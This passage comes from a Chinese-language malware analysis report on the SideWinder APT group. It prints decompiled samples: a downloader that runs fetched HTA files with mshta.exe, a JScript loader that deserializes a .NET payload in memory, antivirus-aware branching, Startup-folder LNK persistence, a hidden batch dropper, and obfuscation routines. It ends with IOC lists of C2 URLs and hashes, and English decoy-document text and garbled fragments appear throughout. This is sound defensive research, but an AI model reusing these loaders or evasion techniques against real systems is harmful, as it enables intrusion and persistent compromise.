- PM calls for greater emphasis on tourism... President Xi spoke of greater facilitation for yatra going to the Mansarovar Yatra and Prime Minister suggested a number of ideas on the connection between state of Tamil Nadu and the Fujian province of China.

- Both leaders agreed that relationship between both sides across all sectors have intensified.
- President Xi described his experience in India as a memorable one... He spoke of the welcome and the warmth with which people of Chennai welcomed him.
- Two leaders had one-to-one today for almost 90 minutes today, altogether 6 hours.

Director General Public Relations (Navy)

 Gcow安全团队

- President Xi talked about need for enhancing defence cooperation. He urged more trust between both militaries. President X has invited the Defence Minister to visit China.
- One of the issues touched about was RCEP PM specifically said India looks forward to it. But a balance is to be maintained not only in trade, but also in services and in investments. President Xi has admitted there are concerns.

下载下一阶段的hta文件并用mshta.exe执行

```
int num = 0;
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
    goto IL_BA;
}
catch (Exception)
{
    goto IL_BA;
}
IL_75:
try
{
    File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
}
catch (Exception)
{
}
num++;
if (num > 10)
{
    this.downloadData(avUrl + "File-not-Written");
    goto IL_CD;
}
Thread.Sleep(500);
IL_BA:
if (!File.Exists(Path.Combine(this.location, path)))
{
    goto IL_75;
}
IL_CD:
if (File.Exists(Path.Combine(this.location, path)))
{
    Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
    File.Delete(Path.Combine(this.location, path));
}
}
catch (Exception ex)
{
    try
```



下一阶段hta的代码与前文的差不多,利用js加载内存执行payload


```

<script language="javascript">
//header

try{
    var mst = null;
    var FSO = null;
    window.resizeTo(1, 1);
    window.moveTo(-1000, -1200);
    function asdadadsasad(b) {
        var enc = new ActiveXObject("System.Text"+".ASCIIEncoding");
        var length = enc.GetByteCount_2(b);
        var ba = enc.GetBytes_4(b);
        var transform = new ActiveXObject("System.Security."+ "Cryptography"+ ".FromBase64Transform");
        ba = transform.TransformFinalBlock(ba, 0, length);
        mst = new ActiveXObject("System.IO"+ ".MemoryStream");
        mst.Write(ba, 0, (length / 4) * 3);
        mst.Position = 0;
    }
}

var so = "AAEAAAD/////
AQAAAAAAAEEAQAAACJTeXN0ZW0uRGVsZwdhdGVTZXJpYwxpemF0aW9uSG9sZGVyAwAAAAhEZWx1Z2F0ZQd0YXJnZXQwB21ld
GhvZDADAwMwU3lzdGvtLkRlbGVnYXRlU2VyaWFsaXphdG1vbkhvbGRlcitEZWx1Z2F0ZUvdHJ5I1N5c3R1bS5EzWx1Z2F0ZV
N1cmhbG16YXRpb25Ib2xkZXIVu3lzdGvtL1J1ZmxlY3RpB24uTWtYmVySW5mb1N1cmhbG16YXRpb25Ib2xkZXIJAgAAAAk
DAAAAACQQAAAEEAgAAADBTeXN0ZW0uRGVsZwdhdGVTZXJpYwxpemF0aW9uSG9sZGVyK0RlbGVnYXRlRW50cnkHAAAABHR5cGUI
YXNzZW1ibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3N1bWJseQ50YXJnZXRUeXB1TmFtZQptZXRob2ROYW1lDWrlbGVnYXRlRW50c
nkBAQIBAQEDMFN5c3R1bS5EzWx1Z2F0ZVN1cmhbG16YXRpb25Ib2xkZXIrRGVsZwdhdGVFBnRyeQYFAAAAL1N5c3R1bS5SdW
50aW1l1J1bW90aW5nLk1c3NhZ2luZy5IZWFkZXJ1Yw5kbGVyBgYAAABLbXNjb3JsaWIisIFZlcnNpb249Mi4wLjAuMCwgQ3V
sdHvYZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNM1NjE5MzR1MDg5BgcAAAAHdGFyZ2V0MAkGAAAABgkAAAPU31z
dGVtLkRlbGVnYXRlBgoAAANRHluYw1pY0ludm9rZQoEAwAACCTeXN0ZW0uRGVsZwdhdGVTZXJpYwxpemF0aW9uSG9sZGVyA
wAAAAhEZWx1Z2F0ZQd0YXJnZXQwB21ldGhvZDAD8wMwU3lzdGvtLkRlbGVnYXRlU2VyaWFsaXphdG1vbkhvbGRlcgkLAAAACQwAAAAJDQAAAQ

```



该一类样本的流程图如下：



在另一个样本中,我们发现了相同的释放doc的代码

```

setversion();
var Streamline = base64ToStream(pa);
var fireline = new ActiveXObject('System.Runtime.Serialization.For'
+'matters.Binary.BinaryFormatter');
var arraylist = new ActiveXObject('System.Collections.ArrayList');
var d = fireline.Deserialize_2(Streamline);
arraylist.Add(undefined);
var realObject = d.DynamicInvoke(arraylist.ToArray()).CreateInstance(fire);
realObject.RealStPrickBack(da, "myDoc.docx")} catch (e) {}
finally{window.close();}
```

Gcow安全团队

Mydoc.docx如下



No	Sponsorship Benefits (2000\$)
1	Placement of company's logo on the backdrop of the event;
2	Placement of one company's rolling banner beside the stage;
3	Placement of company's logo as the sponsor of the conference in the ICC HQ website (based in Paris);
4	Placement of company's rolling banners outside of the venue;
5	Placement of company's logo in the Agenda of the event;
6	Placement of company's logo on the press release and mention company's name as sponsor of the event;
7	Placement of company's logo on pre, and post event's promotional materials (banners, announcements, reports, social media platforms and etc);
8	Company's logo, profile and marketing materials included in event Packet;
9	Company's name will be announced as sponsor of the event by officials of ICC Afghanistan;
10	Option to distribute your branded product to participants;
11	Option to have a table to distribute company's publication and branded products;
12	Option to have advertisement on ICC Afghanistan's social media platforms;
13	Blank Invitation cards to company's management, staff and clients (10 cards);
14	Any other promotion according to ICC Policy.

Gcow安全团队

以及类似的函数pink

```

VarShellbytes.Environment('Process')('COMPLUS_Version') = ver;
var objWMIService = GetObject("winmgmts:\\""\root\\SecurityCenter2");
var colItems = objWMIService.ExecQuery("Select * From AntiVirusProduct", null, 48);
var objItem = new Enumerator(colItems);
var x = "";
for (; !objItem.atEnd(); objItem.moveNext()) {
x += (objItem.item().displayName + ' ' + objItem.item().productState).replace(" ", "")&;
x += "&";
}
var DllBytesStream = base64ToStream(so);
var strFMT = new ActiveXObject('System.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
var ArrayDATAList = new ActiveXObject('System.Collections.ArrayList');
var DSer = strFMT.Deserialize_2(DllBytesStream);
ArrayDATAList.Add(undefined);
var realObject = DSer.DynamicInvoke(ArrayDATAList.ToArray()).CreateInstance(fire);
realObject.Pink(ae,ad,x);
```



Gcow安全团队

但是经过分析

这个的第一个参数为exe文件的数据

第二个参数为dll文件的数据

第三个参数是wmic命令收集的杀毒软件信息

其C#内存加载的dll为prebothta.dll

其根据不同的杀毒软件信息执行不同的策略

```

preBotHta X
13     public void PinK(string exeBytes, string dllBytes, string av)
14     {
15         try
16         {
17             bool flag = av.Contains("Kaspersky");
18             bool flag2 = av.Contains("Quick");
19             bool flag3 = av.Contains("Avast");
20             bool flag4 = av.Contains("Avira");
21             bool flag5 = av.Contains("Bitdefender");
22             bool flag6 = av.Contains("WindowsDefender");
23             if (flag)
24             {
25                 this.activeKasperksy(exeBytes, dllBytes);
26             }
27             else if (flag3)
28             {
29                 this.activeAvast(exeBytes, dllBytes);
30             }
31             else if (flag4)
32             {
33                 this.activeAvira(exeBytes, dllBytes);
34             }
35             else if (flag2)
36             {
37                 this.activeKasperksy(exeBytes, dllBytes);
38             }
39             else if (flag5)
40             {
41                 this.activeAvast(exeBytes, dllBytes);
42             }
43             else if (flag6)
44             {
45                 this.activeWindowsDefender(exeBytes, dllBytes);
46             }
47             else
48             {
49                 this.activeAvast(exeBytes, dllBytes);
50             }
51         }
52         catch (FileNotFoundException)
53         {
54             Console.WriteLine("Error: Specified file cannot be found.");
55         }
56     }

```

Gcow安全团队

释放lnk到启动文件夹以持久化

```

public void work()
{
    string compressedText = "2gIAAB
+LCAAAAAAABADtvQdgHEmWJSYvbcP7f0r1StfgdKEIgGATJNiQQBDswYjN5pLsHWlHIymrKeHKZVZlXWYWQMzt
nbz33nvvvffee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/fnwfPyKe/xq/xq/xa/5Wv9avgcf4n9/
jWd/9a9xu+fX7/x959f8rX6N3+Xlf/T1v5T+N4+K3+wv+bd+g1/jk52dP/+3/zXunjz6fS0vv/
o1du3vv9mv8d1i0auuml/j8a/xG/wav86v8T/+A+abb0Xe10e7v0bxayx/jdmvUf0aV79GQ3//Nr/GTwYQm
+umzRf39n6NX+Po1jCbX+Oa/t/+Gvmsvsgf17v0a90qv8dsRnnv2+1/j15guZuP8Xf4eeE4J1uzXGBPMd/
R/4P1r/Bq/K/09/jV+3+DfcDy/bw+X37cD6Vu/x136J0U22a9R078pfTKhf09+jUfU+iV9Vv0aF/RvRu89pX/
R7vc1CM2v8Zah1QR1Rr0Vv8YPLNTfjLD7dX+NX+Mv+t3p5790//+d6P+/If199eIf/h3+y1/r+y/+zqfjv/lv
+Ik/6+/Ed382/f/H6Ls/nn7uvn75+j/5Y37vZ3/f840Tv/f/+C3/1F/4Zy3+hV9En/86IMHvQv+/S/9//
Wts0xRt/xr36f97/Nver/GA/vqU/tvjn/v83b1fY4d+f0if4d/7v8YBtdqm7/bo8wP+bk+/B7wd/q/7/D+S0/
Xr2gIAAA==";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\\Win
Setting Loader.lnk", Encoding.Default.GetBytes(s));
    File.WriteAllBytes("C:\\\\ProgramData\\\\\\Win Setting Loader.lnk", Encoding.Default.GetBytes(s));
}

```

Gcow安全团队

释放bat并执行

```
// Token: 0x0600000F RID: 15 RVA: 0x00002694 File Offset: 0x00000894
public void avastwork()
{
    string compressedText = "eQAAAB
+LCAAAAAAAADtvQdgHEmWJSYvbcP7fOr1StfgdKEIgGATJNiQQBDswYjN5pLsHW1HIymrKoHKZVZ1XWYWQMzt
nbz33nvvvfee++997o7nU4n99//P1xmZAFs9s5K2smeIYCqyB8/fnwfPyJenX6eHj99mn707d/r5Kvf9/
WXz9589/jV6e/7RTGtq6Y6b3/f7xbLWXXV/L4n67r0l+1P5nVTVMvf99V6+VF69yfTj6Z1Prvapd/b1GD9/q9/
Kr37LL1LAE8e/b4v6+qizhZPszb7fWFN29+X2xY/GOfv8o/+HwijsOZ5AAAA";
    string s = this.decompressData(compressedText);
    File.WriteAllBytes("C:\\\\ProgramData\\\\addreg.bat", Encoding.Default.GetBytes(s));
    new Process
    {
        StartInfo =
        {
            FileName = "C:\\\\ProgramData\\\\addreg.bat",
            CreateNoWindow = true,
            WindowStyle = ProcessWindowStyle.Hidden
        }
    }.Start();
}
```

Gcow安全团队

由于该样本的回连下载的服务器已经失效,故不能分析

该一类样本的流程图如下:



六. 技术特点以及演进:

注意:该特点不具有普适性,同时里面给出的时间节点只是在那个时间段内该组织针对目标使用最多的手法,不是代表在那个时间段该组织使用的全部手法,该组织会针对目标的不同进行调整

1) .白加黑的使用

Exe名称	Dll名称	属性信息
Cndl32.exe	Cmpbk32.dll	Microsoft连接管理器自动下载
Credwiz.exe	Duser.dll	系统凭据备份和还原向导
Write.exe	Propsys.dll	写字板程序
Rekeywiz.exe	Duser.dll	EFS REKEY向导

该组织在白加黑的寻找上偏向于寻找系统文件的白加黑利用,在2018年的活动中主要使用cmdl32.exe+cmpbk32.dll与credwiz.exe+duser.dll的两种组合,在2019年的活动中新增加了wrte.exe+propsys.dll与rekeywiz.exe与duser.dll的组合

未来估计会有别的新的白加黑组合的出现



2) 载荷的明文字符串的处理方式

该组织在对js脚本内存加载C# dll文件的时候,采用了字符串拼接等手段.其在2019的1月份到10月份通常采用的是base64解密其c# dll的shellcode然后内存加载,并且其中调用的activexobject都可见,极其方便于分析以及安全软件的查杀,在11月份到12月份针对巴基斯坦的攻击活动中,该组织大幅度的对其明文字符串进行了混淆,主要采用自编的异或算法和base64进行解密操作

```

var cRKGlC = String.fromCharCode;
function RDOb(str) {
    var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
    var b, result = "";
    r1, r2, i = 0;
    for (; i < str.length;) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));
        result += r1 === 64 ? cRKGlC(b >> 16 & 255) :
            r2 === 64 ? cRKGlC(b >> 16 & 255, b >> 8 & 255) :
            cRKGlC(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
}
function SJnEuQM(key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for [var j = 0; j < key.length; j++]
            res.push(cRKGlC((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
        i++;
        if (i >= bytes.length)
            j = key.length;
    }
}
64ToStream(bytesData) {
    aBytes = new ActiveXObject("System.Text.ASCIIEncoding");
    encDataBytes.GetByteCount_2(bytesData);
    extBytes = encDataBytes.GetBytes_4(bytesData);
    transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    bytes = transform.TransformFinalBlock(PlainTextBytes, 0, len);
    Bytes = new ActiveXObject("System.IO.MemoryStream");
    s.Write(PlainTextBytes, 0, (len / 4) * 3);
    s.Position = 0;
    strBytes;
}

var mst = null;
var FSO = null;
window.resizeTo(1, 1);
window.moveTo(-1000, -1200);
function gqrEaq(b) {
    var enc = new DaXQT(EvpTXkLe("YEH0Q1RBH"+"2xWtkc
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new DaXQT(EvpTXkLe("YEH0Q1Rbh2tw
    +"wQVSddvBFVA4H"+"YkFQkRXWUNV"));
    ba = transform.TransformFinalBlock(ba, 0, length
    mst = new DaXQT(EvpTXkLe("YEH0Q1Rbh2tw"+"5U
    mst.Write(ba, 0, (length / 4) * 3);
    mst.Position = 0;
}

```

Gcow 安全团队

3).漏洞文件加载js loader的方式

在2019年1月到3月的活动中,该组织主要采用的是通过漏洞加载远程地址上托管的hta文件,但在2019年3月到12月的活动中,则采用使用在本地释放1.a文件,再加载1.a文件的js代码.其中该组织都会采用命令行替换的方式去加载恶意js

2019.1—2019.3

网友猜测后，会从远程地址 <http://cdn-do.net/includes/b/199/017-.hta>，然后调用 RunHTMLApplication，将命令行中的 final.hta 执行：

002863D0 BB A4684600 mov eax, [_SCTPNE132.LoadLibraryA](#)
002863D5 FF10 call dword ptr ds:[eax]
002863D7 EB 2A jmp short [00286403](#)
002863D9 50 push eax
002863DA 8B 90684600 mov eax, [_SCTPNE132.GetProcAddress](#)
002863D9 FF10 call dword ptr ds:[eax]
002863E1 83C0 02 add eax, 0x2
002863E2 5A 00 push 0x0
002863E3 5A 00 push 0x0
002863E4 5A 00 push 0x0
002863E5 FFDB call eax
002863E6 5A 00 push 0x0
002863E8 8B D0674600 mov eax, [_SCTPNE132.ExitProcess](#)
002863F5 FF10 call dword ptr ds:[eax]

2019.3—2019.12 Gcow安全团队

4).lNK攻击载荷加载js loader的方式

该组织对于构造lNK文件的载荷也是变化多样,不过其主要是通过使用mshta.exe执行托管于服务器的远程hta文件,不过该组织总是通过不同的手段来掩盖其执行的策略,比如下图中的执行start来拉起mshta以及利用lNK的性质来伪装成ctfmon以欺骗受害者的执行(具体手段请看参考链接中瑞星的报告,这里就不再赘述)



Gcow安全团队

六.总结

sidewinder(响尾蛇)组织作为一个迅速进步,以及拥有c++,c#,delphi等后门以及大规模使用js以及开源的工具对其后门进行装载,使用lnk以及文档载荷。并且其诱饵样本的大部分文件都是诱惑力很高的文件,这种高的诱饵文档会加大人员的受害几率.并且使用系统文件的白加黑技术和内存加载技术与杀毒软件进行对抗。

七.IOCs:

md5:

D2522E45C0B0D83DDDD3FCC51862D48C

1FE3D9722DB28C2F3291FF176B989C46

444438F4CE76156CEC1788392F887DA6

3CD725172384297732222EF9C8F74ADC

C0F15436912D8A63DBB7150D95E6A4EE

C986635C40764F10BCEBE280B05EFE8C

D1C3FA000154DBCCD6E5485A10550A29

B956496C28306C906FDDF08DED1CDF65

A1CA53EFDA160B31EBF07D8553586264

204860CE22C81C6D9DE763C09E989A20

DE7F526D4F60B59BB1626770F329F984

2CB633375A5965F86360E761363D9F2F

5CD406E886BD9444ADEE4E8B62AA56CC

358450E19D38DB77C236F45881DCEBEF

29325CDBDE5E0CF60D277AA2D9BA4537

836419A7A4675D51D006D4CB9102AF9C

A1CA53EFDA160B31EBF07D8553586264

16E561159EE145008635C52A931B26C8

21CC890116ADCF092D5A112716B6A55F

62606C6CFF3867A582F9B31B018DFEA5

52FA30AC4EDC4C973A0A84F2E93F2432

CE53ED2A093BBD788D49491851BABFFD
737F3AD2C727C7B42268BCACD00F8C66
2D9655C659970145AB3F2D74BB411C5D
032D584F6C01CC184BF07CDEC713E74D
FB362FE18C3A0A150754A7A1AB068F1E
423194B0243870E8C82B35E5298AD7D7
81F9EB617A2176FF0E561E34EF9FF503
7E23C62A81D2BFB90EF73047E170DEA8
58B5A823C2D3812A66BBF4A1EBC497D3
5E98EA66670FA34BF67054FB8A41979C
8DA5206BACACD5C8B316C910E214257F
65F66BC372EA1F372A8735E9862095DA
361DFD8F299DD80546BCE71D156BC78E
1B11A5DD12BB6EC1A0655836D97F9DD7
9B1D0537D0734F1DDB53C5567F5D7AB5
3EE30A5CAC2BEF034767E159865683DF
4513F65BDF6976E93AA31B7A37DBB8B6
FF9D14B83F358A7A5BE77AF45A10D5A2

C2:

cdn-in[.]net

urls:

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

msftupdate[.]srv-cdn[.]com

urls:

hxxps://msftupdate[.]srv-cdn[.]com/cdne/plds/zoxr4yr5KV[.]hta

hxxps://msftupdate[.]srv-cdn[.]com/fin[.]hta

www[.]google[.]com[.]d-dns[.]co

urls:

hxxp://www[.]google[.]com[.]d-dns[.]co/includes/686a0ea5/-1/1223/da897db0/final[.]hta

webserv-redir[.]net

urls:

hxxp://webserv-redir[.]net/includes/b7199e61/-1/5272/fdbfcfc1/final

pmo[.]cdn-load[.]net

urls:

hxxp://pmo[.]cdn-load[.]net/cgi/5ed0655734/-1/1078/d70cc726/file[.]hta

fb-dn[.]net

urls:

hxxp://fb-dn[.]net/disrt/fin[.]hta

cdn-edge[.]net

urls:

hxxp://cdn-edge[.]net/checkout[.]php

hxxp://cdn-edge[.]net/cart[.]php

hxxp://cdn-edge[.]net/amount[.]php

ap12[.]ms-update-server[.]net

urls:

hxxp://ap12[.]ms-update-server[.]net/checkout[.]php

hxxp://ap12[.]ms-update-server[.]net/cart[.]php

hxxp://ap12[.]ms-update-server[.]net/amount[.]php

s2[.]cdn-edge[.]net

urls:

hxxp://s2[.]cdn-edge[.]net/checkout[.]php

hxxp://s2[.]cdn-edge[.]net/cart[.]phpB

hxxp://s2[.]cdn-edge[.]net/amount[.]php

webserv-redir[.]net

urls:

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/

hxxp://webserv-redir[.]net/plugins/-1/5272/true/true/done

s12[.]cdn-apn[.]net

urls:

hxxp://s12[.]cdn-apn[.]net/checkout[.]php

hxxp://s12[.]cdn-apn[.]net/cart[.]php

hxxp://s12[.]cdn-apn[.]net/amount[.]php

cdn-do[.]net

urls:

hxxp://cdn-do[.]net/plugins/-1/7340/true/true/

cdn-list[.]net

urls:

hxxp://cdn-list[.]net/KOmJg2XSthI3PRhXnB6xT6Wo967B1n5uGf7SfiBC/-1/7340/b729d30c/css

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/1

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/2

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/3

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/4

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/5

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/6

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/7

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/8

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/9

http://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/10

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css

http://cdn-in[.]net/includes/b7199e61/-1/7384/35955a61/final

http://cdn-in[.]net/plugins/-1/7384/true/true/

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/1

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/2

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/3

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/v4[.]0[.]30319

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/4

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/5

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/6

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/7

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/8

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/9

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css/10

http://cdn-

list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/134/7e711ada/res/css

https://cdn-list[.]net/1SdYMUrbdAfpgSt3Gv13U8Jca6qOvl4l2Fa1zSCT/-1/7384/43e2a8fa/css

sd1-bin[.]net

urls:

[https://www.sd1-bin\[.\]net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf](https://www.sd1-bin[.]net/images/2B717E98/-1/12571/4C7947EC/main.file.rtf)

reawk[.]net

ap1-acl[.]net

八. 参考链接

<http://it.rising.com.cn/dongtai/19639.html>

https://www.antiy.cn/research/notice&report/research_report/20190508.html

<https://www.freebuf.com/articles/network/196788.html>

<http://it.rising.com.cn/dongtai/19658.html>

<http://it.rising.com.cn/dongtai/19655.html>